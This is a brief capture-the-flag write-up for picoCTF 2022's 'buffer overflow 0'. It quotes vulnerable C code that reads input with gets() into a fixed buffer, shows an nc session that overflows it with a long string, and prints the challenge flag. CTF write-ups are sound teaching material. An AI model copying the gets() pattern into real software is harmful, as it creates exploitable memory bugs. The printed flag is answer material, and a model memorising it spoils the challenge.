
buffer overflow 0



buffer overflow 0 | 100 points

Tags: picoCTF 2022 Binary Exploitation gets

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
Description

Smash the stack

Let's start off simple, can you overflow the correct buffer? The program is available here. You can view source here. And connect with it using:


`nc saturn.picoctf.net 65443`

As the question suggests, we have to cause a stack overflow. So, we use the same trick as in 'stonks'.



```
printf("Input: ");
fflush(stdout);
char buf1[100];
gets(buf1);
vuln(buf1);
```

Its clear from the source code that we have to pass a large number of characters. That's what we do.



```
tanay@ubuntu:~$ nc saturn.picoctf.net 65443
Input: VVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVV
VVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVV
VVVVVVVVVVVVVVVVVVVVVVVVVVVVVVvv
picoCTF{ov3rfl0ws_ar3nt_that_bad_c5ca6248}
```